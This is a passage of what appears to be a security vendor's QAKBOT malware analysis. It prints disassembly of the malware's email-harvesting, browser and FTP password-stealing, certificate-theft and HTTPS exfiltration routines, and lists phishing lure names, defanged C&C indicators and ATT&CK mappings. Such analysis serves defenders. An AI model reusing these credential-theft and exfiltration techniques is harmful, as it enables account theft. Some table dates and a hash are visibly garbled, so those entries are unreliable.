48 8B 44 24 60    mov     rax, qword ptr [rsp + 0x60]
48 89 44 24 30    mov     qword ptr [rsp + 0x30], rax
83 7C 24 58 01    cmp     dword ptr [rsp + 0x58], 1
0F 85 9F 00 00+   jne     loc_180001126
48 8D 0D 9A 8E+   lea     rcx, [0x180019F28] ; "emailcollector_dll: DllMain(): got DLL_PROCESS_ATTACH x64"
FF 15 6C 01 01+   call    qword ptr [0x180011200] -> OutputDebugStringA
E8 C7 7D 00 00    call    sub_180008E60
```

Figure 14. The emailcollector\_dll

```
sub_180001FE0  proc start
; CODE XREF: 0x1800023E0
; CODE XREF: 0x1800026AD
; DATA XREF: 0x18001F0CC
; unwind {
4C 89 44 24 18    mov     qword ptr [rsp + 0x18], r8
89 54 24 10    mov     dword ptr [rsp + 0x10], edx
48 89 4C 24 08    mov     qword ptr [rsp + 8], rcx
48 81 EC 88 00+   sub     rsp, 0x88
48 C7 44 24 20+   mov     qword ptr [rsp + 0x20], 0
C7 44 24 50 00+   mov     dword ptr [rsp + 0x50], 0
48 C7 44 24 40+   mov     qword ptr [rsp + 0x40], 0
48 8B 84 24 90+   mov     rax, qword ptr [rsp + 0x90]
48 8B 00        mov     rax, qword ptr [rax]
4C 8D 44 24 40    lea     r8, [rsp + 0x40]
BA 00 00 00 80    mov     edx, 0x80000000
48 8B 8C 24 90+   mov     rcx, qword ptr [rsp + 0x90]
FF 90 90 00 00+   call    qword ptr [rax + 0x90]
89 44 24 38      mov     dword ptr [rsp + 0x38], eax
83 7C 24 38 00    cmp     dword ptr [rsp + 0x38], 0
74 1A          je      loc_180002057
44 8B 44 24 38    mov     r8d, dword ptr [rsp + 0x38]
48 8D 15 57 69+   lea     rdx, [0x1800189A0] ; "GetEmailMsgRecipients(): lpMessage->GetRecipientTable() failed hRes=%08X"
33 C9          xor     ecx, ecx
E8 D0 F4 FF FF   call    sub_180001520
33 C0          xor     eax, eax
E9 46 03 00 00    jmp     loc_18000239D
```

Figure 15. Invoking the “GetEmailMsgRecipients()” function

```

sub_180004E70      proc start                                ; CODE XREF: 0x180001036
                                                           ; DATA XREF: 0x18001F18C
; unwind {
48 89 4C 24 08      mov     qword ptr [rsp + 8], rcx
48 83 EC 38          sub     rsp, 0x38
C7 44 24 20 00+     mov     dword ptr [rsp + 0x20], 0
C7 44 24 24 00+     mov     dword ptr [rsp + 0x24], 0
33 C9              xor     ecx, ecx
FF 15 B7 C3 00+     call    qword ptr [0x180011248] -> ord_00000015
48 8D 0D A8 4F+     lea     rcx, [0x180019E40] ; "^[-A-Za-z0-9._%]+@[ -A-Za-z0-9.]+\.[A-Za-z]+S"
E8 13 01 00 00      call    sub_180004FB0
48 89 05 4C 97+     mov     qword ptr [0x18001E5F0], rax
48 8D 0D C5 4F+     lea     rcx, [0x180019E70] ; "^[-A-Za-z0-9._%]+:\s"
E8 00 01 00 00      call    sub_180004FB0
48 89 05 41 97+     mov     qword ptr [0x18001E5F8], rax
48 8D 15 0A 8C+     lea     rdx, [0x18001DAC8]
48 8D 0D C3 4F+     lea     rcx, [0x180019E88] ; "CollectOutlookData(): started nick=%s"
E8 66 C8 FF FF      call    sub_180001730
48 8B 4C 24 40      mov     rcx, qword ptr [rsp + 0x40]
E8 EC FC FF FF      call    sub_180004BC0
8B 15 0A 97 01+     mov     edx, dword ptr [0x18001E5E4]
48 8D 0D CF 4F+     lea     rcx, [0x180019EB0] ; "CollectOutlookData(): done g_dwTotalGoodEmailsCount=%u"
E8 4A C8 FF FF      call    sub_180001730
33 C0              xor     eax, eax
48 83 C4 38          add     rsp, 0x38
C3                ret
; } // starts at sub_180004E70

```

Figure 16. Extraction of email address using email regex and CollectOutlookData() function call

The QAKBOT email collector plug-in performs email header parsing to identify interesting header items. This process includes parsing email authentication results from DomainKeys Identified Mail (DKIM) signatures and antispam detection results. The email collector module also collects data from the Microsoft Outlook address book. After the collection, stolen data is uploaded with HTTPS POST (not FTP as used by QAKBOT for other data exfiltration).

```

auStack96[0] = "DKIM-Signature:";
auStack96[1] = "Received-SPF:";
auStack96[2] = "X-Microsoft-Antispam:";
auStack96[3] = "X-Spam";
uStack64 = "DomainKey-Signature:";
uStack56 = "X-CMAE-Score:";
uStack48 = "X-Nonspam:";
auStack104[0] = 0;
iStack112 = sub_18000AB40(param_2, 10, 1, auStack104);
iStack124 = 0;
uStack36 = 0;
while ((uStack36 < auStack104[0] && (iStack124 == 0))) {
    for (uStack32 = 0; uStack32 < 7; uStack32 = uStack32 + 1) {
        uVar1 = (*_lstrlenA)();
        uStack24 = (uint64_t)uStack36;
        iVar2 = (*_StrCmpNIA)((undefined64 *) (iStack112 + (uint64_t)uStack36 * 8),
                             auStack96[uStack32], uVar1);
        if (iVar2 == 0) {
            iStack124 = 1;
            break;
        }
    }
    uStack36 = uStack36 + 1;
}
}

```

Figure 17. Email header parsing

```

loc_180003E20:      mov     r8d, dword ptr [rsp + 0x60] ; CODE XREF: 0x180003E16
48 8D 15 A4 56+     lea     rdx, [0x1800194D0] ; "CollectOutlookAddressBookThread(): pPabContainer->GetContentsTable Error hRes=%08X"
33 C9              xor     ecx, ecx
E8 ED D6 FF FF      call    sub_180001520
C7 44 24 48 FF+     mov     dword ptr [rsp + 0x48], 0xFFFFFFFF
E9 FB 01 00 00      jmp     loc_18000403B

```

Figure 18. The function call to collect address book information  
CollectOutlookAddressBookThread()



```

loc_18000612D:                                ; CODE XREF: 0x18000610D
C7 44 24 48 01+    mov     dword ptr [rsp + 0x48], 1
48 C7 44 24 50+    mov     qword ptr [rsp + 0x50], 0
C7 44 24 30 00+    mov     dword ptr [rsp + 0x30], 0
48 8B 4C 24 40      mov     rcx, qword ptr [rsp + 0x40]
FF 15 77 B0 00+    call    qword ptr [0x1800111C8] -> lstrlenA
48 C7 44 24 28+    mov     qword ptr [rsp + 0x28], 0
48 8D 4C 24 30      lea     rcx, [rsp + 0x30]
48 89 4C 24 20      mov     qword ptr [rsp + 0x20], rcx
4C 8D 4C 24 50      lea     r9, [rsp + 0x50]
44 8B C0            mov     r8d, eax
48 8B 54 24 40      mov     rdx, qword ptr [rsp + 0x40]
48 8D 0D E8 1F+    lea     rcx, [0x180018160] ; "https://[redacted]"
E8 13 44 00 00      call    sub_18000A590
85 C0              test     eax, eax
7D 2D              jge     loc_1800061AE
FF 15 29 AF 00+    call    qword ptr [0x1800110B0] -> GetLastError
48 8D 15 FA 1F+    lea     rdx, [0x180018188] ; "JsonUploadChunk(): wpost() failed!"
8B C8              mov     ecx, eax
E8 8B B3 FF FF      call    sub_180001520
48 83 7C 24 50+    cmp     qword ptr [rsp + 0x50], 0
74 0C              je      loc_1800061A9
33 D2              xor     edx, edx
48 8D 4C 24 50      lea     rcx, [rsp + 0x50]
E8 07 2D 00 00      call    sub_180008EB0

```

Figure 19. Function showing the email data exfiltration method

## Password grabber plug-in

The QAKBOT password grabber module can extract credentials (username, password, and host) from the following applications:

- Outlook
- Internet Explorer
- Chrome
- CuteFTP
- Firefox

Popular browser and email clients are potential targets, and CuteFTP, a rarely used FTP client, is also on the list. There are a few interesting points to note when looking over the list of targeted applications. For example, we know that QAKBOT uses stolen FTP details for the purpose of data exfiltration channels. Chrome no longer supports FTP, so malicious actors would need to grab credentials out of a separate application to steal FTP credentials. Also, QAKBOT uses Network Security Service (NSS) libraries (nss.dll) to interact with Firefox password storage and pilfer credentials from the Firefox SQLite database

```

_start:                                ; ENTRYPOINT
55                                     push    ebp
8B EC                                 mov     ebp, esp
51                                     push    ecx
83 7D 0C 01                          cmp     dword ptr [ebp + 0xC], 1
75 54                                jne     loc_1000118E
8B 45 10                              mov     eax, dword ptr [ebp + 0x10]
89 45 FC                              mov     dword ptr [ebp - 4], eax
E8 8B 51 05 00                       call    sub_100562D0
68 44 49 07 10                       push    0x10074944 ; "plugin_passgrabber"

```

Figure 20. The password-grabbing function “plugin\_passgrabber”

```

loc_1004EFE2:                          ; CODE XREF: 0x1004EFDB
83 BD EC FD FF+                      cmp     dword ptr [ebp - 0x214], 0
74 65                                je      loc_1004F050
6A 00                                push    0
68 24 E3 05 10                      push    0x1005E324 ; "] cl=[cuteftp]"
8D 8D 48 FB FF+                      lea     ecx, [ebp - 0x4B8]
51                                     push    ecx
68 18 E3 05 10                      push    0x1005E318 ; "] pass=["
8D 95 C8 FA FF+                      lea     edx, [ebp - 0x538]
52                                     push    edx
68 0C E3 05 10                      push    0x1005E30C ; "] user=["
8D 85 C8 FB FF+                      lea     eax, [ebp - 0x438]
50                                     push    eax
68 08 E3 05 10                      push    0x1005E308 ; ":"
8D 8D 48 FA FF+                      lea     ecx, [ebp - 0x5B8]
51                                     push    ecx
68 00 E3 05 10                      push    0x1005E300 ; "host=["
68 00 02 00 00                      push    0x200
8D 95 D0 FB FF+                      lea     edx, [ebp - 0x430]
52                                     push    edx
68 EC DC 06 10                      push    0x1006DCEC
E8 58 6E 00 00                      call    sub_10055E90
83 C4 34                              add     esp, 0x34
8D 85 D0 FB FF+                      lea     eax, [ebp - 0x430]
50                                     push    eax
68 F8 E2 05 10                      push    0x1005E2F8 ; "cuteftp"
FF 15 CC 49 07+                      call    dword ptr [0x100749CC]
83 C4 08                              add     esp, 8

```

Figure 21. CuteFTP password extraction routines

```

sub_10052CD0                          proc start ; CODE XREF: 0x10052F43
55                                     push    ebp
8B EC                                 mov     ebp, esp
83 EC 38                              sub     esp, 0x38
C6 45 E0 74                          mov     byte ptr [ebp - 0x20], 0x74
C6 45 E1 65                          mov     byte ptr [ebp - 0x1F], 0x65
C6 45 E2 6D                          mov     byte ptr [ebp - 0x1E], 0x6D
C6 45 E3 70                          mov     byte ptr [ebp - 0x1D], 0x70
C6 45 E4 6C                          mov     byte ptr [ebp - 0x1C], 0x6C
C6 45 E5 6F                          mov     byte ptr [ebp - 0x1B], 0x6F
C6 45 E6 67                          mov     byte ptr [ebp - 0x1A], 0x67
C6 45 E7 69                          mov     byte ptr [ebp - 0x19], 0x69
C6 45 E8 6E                          mov     byte ptr [ebp - 0x18], 0x6E
C6 45 E9 00                          mov     byte ptr [ebp - 0x17], 0
68 5C F9 05 10                      push    0x1005F95C ; "dump_chromesql_pass(): started"
E8 28 28 00 00                      call    sub_10055F0
83 C4 04                              add     esp, 4
E8 B0 F9 FF FF                      call    sub_100526C0
89 45 F8                              mov     dword ptr [ebp - 8], eax
83 7D F8 00                          cmp     dword ptr [ebp - 8], 0
75 14                                jne     loc_10052D2D
68 24 F9 05 10                      push    0x1005F924 ; "dump_chromesql_pass(): GetChromeProfilePath() failed"
6A 00                                push    0
E8 0B 27 00 00                      call    sub_10055430
83 C4 08                              add     esp, 8
E9 07 02 00 00                      jmp     loc_10052F34
sub_10052CD0                          endp

```

Figure 22. Chrome password extraction routines



```

sub_10053670      proc start                                ; CODE XREF: 0x1004E7C2
55               push    ebp
8B EC            mov     ebp, esp
68 4C FF 05 10   push    0x1005FF4C                                ; "ExtractOutlookAccounts(): started"
E8 73 1F 00 00   call     sub_100555F0
83 C4 04         add     esp, 4
68 00 60 00 00   push    0x6000
E8 66 2C 00 00   call     sub_100562F0
83 C4 04         add     esp, 4
A3 34 4A 07 10   mov     dword ptr [0x10074A34], eax
83 3D 34 4A 07+  cmp     dword ptr [0x10074A34], 0
75 19           jne     loc_100536B4
68 1C FF 05 10   push    0x1005FF1C                                ; "ExtractOutlookAccounts(): mem_alloc() failed"
FF 15 48 E1 05+  call     dword ptr [0x1005E148] -> GetLastError
50             push    eax
E8 84 1D 00 00   call     sub_10055430
83 C4 08         add     esp, 8
83 C8 FF        or      eax, 0xFFFFFFFF
EB 6C           jmp     loc_10053720

```

Figure 23. Outlook credential extraction routines

```

loc_10050F87:      ; CODE XREF: 0x10050F63
8B 55 EC        mov     edx, dword ptr [ebp - 0x14]
52             push    edx
8B 45 08        mov     eax, dword ptr [ebp + 8]
50             push    eax
68 78 EE 05 10   push    0x1005EE78                                ; "ExtractIECredentials2(): CredEnumerateW() ok filter_mask='%08x' dwCount=%u"
E8 57 46 00 00   call     sub_100555F0
83 C4 0C        add     esp, 0xC
83 7D 08 00      cmp     dword ptr [ebp + 8], 0
74 17           je      loc_10050FB9
8B 4D EC        mov     ecx, dword ptr [ebp - 0x14]
51             push    ecx
8B 55 08        mov     edx, dword ptr [ebp + 8]
52             push    edx
68 28 EE 05 10   push    0x1005EE28                                ; "ExtractIECredentials2(): CredEnumerateW() ok filter_mask='%s' dwCount=%u"
E8 3C 46 00 00   call     sub_100555F0
83 C4 0C        add     esp, 0xC
EB 16           jmp     loc_10050FCF

```

Figure 24. Internet Explorer credential extraction routines

```

loc_100524B3:      ; CODE XREF: 0x10052488
6A 00           push    0
68 9C F6 05 10   push    0x1005F69C                                ; "\\nss3.dll"
8B 45 FC        mov     eax, dword ptr [ebp - 4]
50             push    eax
E8 3D 2A 00 00   call     sub_10054F00
83 C4 0C        add     esp, 0xC
50             push    eax
FF 15 20 E1 05+  call     dword ptr [0x1005E120] -> LoadLibraryA
A3 14 4A 07 10   mov     dword ptr [0x10074A14], eax
83 3D 14 4A 07+  cmp     dword ptr [0x10074A14], 0
0F 84 28 01 00+  je      loc_10052607
68 90 F6 05 10   push    0x1005F690                                ; "NSS_Init"
8B 0D 14 4A 07+  mov     ecx, dword ptr [0x10074A14]
51             push    ecx
FF 15 24 E1 05+  call     dword ptr [0x1005E124] -> GetProcAddress
A3 18 4A 07 10   mov     dword ptr [0x10074A18], eax
68 80 F6 05 10   push    0x1005F680                                ; "NSS_Shutdown"
8B 15 14 4A 07+  mov     edx, dword ptr [0x10074A14]
52             push    edx
FF 15 24 E1 05+  call     dword ptr [0x1005E124] -> GetProcAddress
A3 1C 4A 07 10   mov     dword ptr [0x10074A1C], eax
68 70 F6 05 10   push    0x1005F670                                ; "PR_ArenaFinish"
A1 14 4A 07 10   mov     eax, dword ptr [0x10074A14]
50             push    eax
FF 15 24 E1 05+  call     dword ptr [0x1005E124] -> GetProcAddress
A3 20 4A 07 10   mov     dword ptr [0x10074A20], eax
68 64 F6 05 10   push    0x1005F664                                ; "PR_Cleanup"
8B 0D 14 4A 07+  mov     ecx, dword ptr [0x10074A14]
51             push    ecx
FF 15 24 E1 05+  call     dword ptr [0x1005E124] -> GetProcAddress
A3 24 4A 07 10   mov     dword ptr [0x10074A24], eax
68 4C F6 05 10   push    0x1005F64C                                ; "PK11_GetInternalKeySlot"
8B 15 14 4A 07+  mov     edx, dword ptr [0x10074A14]
52             push    edx
FF 15 24 E1 05+  call     dword ptr [0x1005E124] -> GetProcAddress
A3 28 4A 07 10   mov     dword ptr [0x10074A28], eax
68 3C F6 05 10   push    0x1005F63C                                ; "PK11_FreeSlot"
A1 14 4A 07 10   mov     eax, dword ptr [0x10074A14]
50             push    eax
FF 15 24 E1 05+  call     dword ptr [0x1005E124] -> GetProcAddress
A3 2C 4A 07 10   mov     dword ptr [0x10074A2C], eax
68 2C F6 05 10   push    0x1005F62C                                ; "PK11SDR_Decrypt"
8B 0D 14 4A 07+  mov     ecx, dword ptr [0x10074A14]
51             push    ecx
FF 15 24 E1 05+  call     dword ptr [0x1005E124] -> GetProcAddress

```

```

68 D0 20 05 10   push    0x100520D0
68 68 F5 05 10   push    0x1005F568                                ; "SELECT * FROM moz_logins;"
8B 45 F0        mov     eax, dword ptr [ebp - 0x10]
50             push    eax
E8 5F 3A FE FF   call     sub_100350CE
83 C4 14        add     esp, 0x14
8B 4D F0        mov     ecx, dword ptr [ebp - 0x10]
51             push    ecx
E8 46 A4 FF FF   call     sub_1004C7C1
83 C4 04        add     esp, 4

```

Figure 25. QAKBOT using NSS libraries to interact with Firefox

## Digital certificate theft

QAKBOT is also able to steal digital certificates. It enumerates the installed digital certificates with CertEnumSystemStore() and extracts both the certificate names and the data.

QAKBOT leverages FTP account information stored in the configuration to exfiltrate the stolen data. The FTP accounts are legitimate user accounts that were likely compromised in previous QAKBOT infections. In other words, the domains are not simply malicious domains created for the sole purpose of harvesting data stolen by QAKBOT.

```
loc_AE344B:                                     ; CODE XREF: 0x00AE343F
FF 75 14                                         push    dword ptr [ebp + 0x14]
8D 85 F4 FD FF+                                lea     eax, [ebp - 0x20C]
53                                              push    ebx
68 9C A3 B0 00                                push    0xB0A39C                ; " cert_name=[%s]%"
68 FF 01 00 00                                push    0x1FF
50                                              push    eax
E8 CB 07 01 00                                call    sub_AF3C30
8D 85 F4 FD FF+                                lea     eax, [ebp - 0x20C]
50                                              push    eax
FF 75 FC                                         push    dword ptr [ebp - 4]
E8 8C 5E 01 00                                call    sub_AF9300
8B 5D 08                                         mov     ebx, dword ptr [ebp + 8]
33 F6                                         xor     esi, esi
83 C4 1C                                         add     esp, 0x1C
3B DE                                         cmp     ebx, esi
74 69                                         je      loc_AE34E9
39 75 0C                                         cmp     dword ptr [ebp + 0xC], esi
7E 64                                         jle     loc_AE34E9
68 8C A3 B0 00                                push    0xB0A38C                ; " cert_data="
FF 75 FC                                         push    dword ptr [ebp - 4]
33 C0                                         xor     eax, eax
C6 45 F4 00                                     mov     byte ptr [ebp - 0xC], 0
8D 7D F5                                         lea     edi, [ebp - 0xB]
AB                                              stosd   dword ptr es:[edi], eax
E8 64 5E 01 00                                call    sub_AF9300
6A 05                                         push    5
8D 45 F4                                         lea     eax, [ebp - 0xC]
56                                              push    esi
50                                              push    eax
E8 F8 06 01 00                                call    sub_AF3BA0
83 C4 14                                         add     esp, 0x14
39 75 0C                                         cmp     dword ptr [ebp + 0xC], esi
7E 2A                                         jle     loc_AE34DA
```

Figure 26. QAKBOT function to steal and exfiltrate stolen data

# QAKBOT Campaigns

## 1H 2021 campaign details

In the observed campaigns, the threat actors use both “financial” (compensation, overdue debt, rebate) and “business process” (claim, complaint, document) email header lures to entrap victims.




Figure 27. Detection of spam campaign lures from January 2021 to July 2021

The attachment name structure consists mainly of *<LureName><Random Number><Date\_Code>.ext*. We show the attachment names we found, as well as when they were found, in the following table.

Campaign date	Date code	Attachment name
Feb 3, 2021	01192021	Complaint_Copy_369987483_01192021.xlsm
Feb 5, 2021	02032021	CompensationClaim-1286116047-02032021.xls
Feb 8, 2121	02082021	Claim-860207286-02082021.xls
Feb 2, 2010	02092021	Claim-1128432364-02092021.xls
Feb 22, 2021	02162021	Claim-1583503708-02162021.xls
Feb 19, 2021	02182021	Complaint-919056775-02182021.xls

Feb 23, 2021	02192021	Complaint_Letter_974761194-02192021.xls
Mar 6, 2021	03042021	Overdue-Debt-1225799455-03042021.xls
Mar 8, 2021	02022021	CompensationClaim-82785999-02022021.xls
Mar 13, 2021	03092021	Complaint-Copy-636146074-03092021.xls
Mar 13, 2021	03102021	Complaint-Letter-1867071504-03102021.xls
Mar 14, 2021	03122021	CompensationClaim_1542026698_03122021.xls
Apr 17, 2021	04152021	CompensationClaim-191863321-04152021.xlsm
Apr 16, 2021	04162021	4275293-04162021.xlsm
Apr 19, 2021	04192021	7374758652-04192021.xlsm
May 4, 2021	05042021	Outstanding-Debt-711821451-05042021.xlsm
May 6, 2021	05062021	1509454892-05062021.xlsm
May 10, 2021	05102021	Copy-806916968-05102021.xlsm
May 14, 2021	05132021	Debt-Details-1673749103-05132021.xlsm
May 17, 2021	05142021	Calculation-1888078752-05142021.xlsm
	05172021	Compensation-1231272851-05172021.xlsm

May 17, 2021		
May 19, 2021	05182021	Permission-1522921359-05182021.xlsm
May 19, 2021	05192021	Complaint-Letter-1373171828-05192021.xlsm
Jun 1, 2021`	06012021	Overdue_Debt_592550132_06012021.xlsm
Jun 3, 2021	06022021	Document_06022021_1550303392_Copy.xlsm
Jun 3, 2021	06032021	DEBT_06032021_808188295.xlsm
Jun 8, 2021	06082021	62730743159_06082021.xlsm
Jun 9, 2021	06092021	Cancellation_Letter_1246498236_06092021.xlsm
Jun 14, 2021	06142021	Rebate_2053672682_06142021.xlsm

Table 2. Email lures used by QAKBOT operators

## 1H 2021 second stage QAKBOT infections

After the initial QAKBOT infection, the operators move onto the second stage or follow-on infections, which can be attributed to the QAKBOT loader. This table shows the indicators of compromise (IOCs) for the second stage infections, as well as descriptions of the files and the detection timeline.

Date	File name indicator	IOCs
May 2021	Cobalt Strike	<ul style="list-style-type: none"> <li>95fd08cb346b2a809eb1e7a7f7ed9982715b1912ba53cbc02833c82db02274f5</li> </ul>
	C&C server	<ul style="list-style-type: none"> <li>hxxps://restcdn[.]com/ba.css</li> </ul>

	C&C server IP	<ul style="list-style-type: none"> <li>195.123.241[.]214</li> </ul>
<b>Apr 2021</b>	Cobalt Strike	<ul style="list-style-type: none"> <li>7afd454c3555a46c75bfb6dc888cfa01a8126f0d8bee960f75f9fd06ae38db1f</li> </ul>
	C&C server	<ul style="list-style-type: none"> <li>hxxps://onlineceoshelp[.]com/jquery-3.2.2.min.js</li> <li>hxxps://108.177.235[.]180/strap/j-devmin.js</li> </ul>
	C&C server IP	<ul style="list-style-type: none"> <li>108.177.235[.]180</li> </ul>
<b>Apr 2021</b>	Cobalt Strike	<ul style="list-style-type: none"> <li>64911d0ddd1bf9b72daf0a9ef3064f5bf45317126622573247f2b7c712f60495</li> </ul>
<b>Mar 2021</b>	Cobalt Strike	<ul style="list-style-type: none"> <li>098caeccd3ac77fb7591c1f938161dcC&amp;Cd8c9f437235c53504381ed219732505</li> </ul>
	C&C server	<ul style="list-style-type: none"> <li>hxxps://logon.securewindows[.]xyz/ptj</li> </ul>
		<ul style="list-style-type: none"> <li>hxxps://45.144.29[.]185/cm</li> </ul>

Table 3. IOCs for second stage infections

## QAKBOT Infrastructure


### QAKBOT tiered C&C infrastructure

QAKBOT uses a tiered (layered) network of C&C servers, which means that intermediary layers of servers facilitate communication with the C&C back end.

Tier 1 is the core infrastructure, and is also the botnet back end. Tier 3 proxies relay C&C server communication to the real C&C servers represented in the diagram as Tier 2. Tier 3 proxies get blocked quickly, so they are rotated in the malware configuration and change frequently.

This architecture shields the true location of back-end proxies from security researchers and law enforcement.

Here is a list of TCP ports used in C&C communication by the QAKBOT core and plug-ins 22, 80, 443, 995, 1194, 2078, 2087, 2222, 3389, 8443, 32100.



## QAKBOT C&C infrastructure by autonomous system

We found that almost 25% of QAKBOT Tier 3 C&C server infrastructure can be associated with a single Autonomous System Number (ASN). ASNs are used by network operators to control routing and exchange routing information with other internet service providers (ISPs).

ASN	Ports	Percentage
3215	1194,2078,2087,2222	24.8%
20473	443,995,2222,8443	10.7%
5384	995,2078,2222	9.8%
11427	995,2222,3389	7.2%
6799	995,2222	5.5%
3737	995	5.2%
12479	2087,2222	3.8%
29049	2222	3.3%
22773	995	2.8%
12302	995	2.7%
30110	2222	2.7%
18712	995	2.7%
8400	995	2.3%
4837	995	1.5%
9443	995	1.3%
8612	32100	1.0%
11776	995	1.0%
16276	80	0.8%
42298	995	0.7%
11215	2078	0.7%
11260	995	0.7%

7385	995	0.7%
6871	2222	0.7%
60117	80	0.7%
51207	80	0.7%
206638	80	0.7%
21040	2222	0.7%
20001	2222	0.7%
13490	2222	0.5%
47331	2222	0.5%
12430	995	0.3%
2856	2222	0.3%
33363	2222	0.2%
12334	995	0.2%
3269	2222	0.2%
12684	2222	0.2%
5769	2222	0.2%
4181	995	0.2%
11351	2222	0.2%
30036	2222	0.2%
701	995	0.2%
396122	2078	0.2%
24560	2087	0.2%
8452	995	0.2%
39543	995	0.2%
8708	2222	0.2%
35819	995	0.2%

Table 4. QAKBOT Tier 3 C&C infrastructure



# Tactics and Techniques

## Mitre ATT&CK

<b>Tactic</b>	<b>Technique (MITRE ID)</b>
Initial access	<b>Spear phishing (T1566.001)</b>
	<b>Spear-phishing link (T1566.002)</b>
Execution	<b>Scheduled task (T1053.005)</b>
Persistence	<b>Registry run reys/startup folder (T1547.001)</b>
Privilege escalation	<b>Scheduled task (T1053.005)</b>
	<b>Process hollowing (T1055.012)</b>
Defense evasion	<b>Software packing (T1027.002)</b>
	<b>DLL injection (T1055.001)</b>
	<b>Code signing (T1553.002)</b>
	<b>Signed binary proxy execution: regsvr32.exe (T1218.010)</b>
	<b>Signed binary proxy execution: rundll32.exe (T1218.011)</b>
	<b>Visualization/Sandbox evasion (T1497.001)</b>
	<b>Disable or modify tools (T1562.001)</b>
Credential access	<b>Man in the browser</b>

	<b>(T1185)</b>
Lateral movement	<b>VNC</b> <b>(T1021.005)</b>
Collection	<b>Man in the browser</b> <b>(T1185)</b>
C&C	<b>Multi-pop proxy</b> <b>(T1090.003)</b>

## References

<sup>1</sup>ISC Handler. (March 3, 2021). *SANS ISC InfoSec Forums*. "Qakbot infection with Cobalt Strike." Accessed on October 23, 2021, at <https://isc.sans.edu/forums/diary/Qakbot+infection+with+Cobalt+Strike/27158/>.

<sup>2</sup>Federal Bureau of Investigation. (Aug. 5, 2018). *Public Intelligence*. "FBI Cyber Bulletin: Identified Qakbot Malware Variant Found on Thumb Drive Manufactured in China." Accessed on October 23, 2021, at <https://publicintelligence.net/fbi-qakbot-usb/>.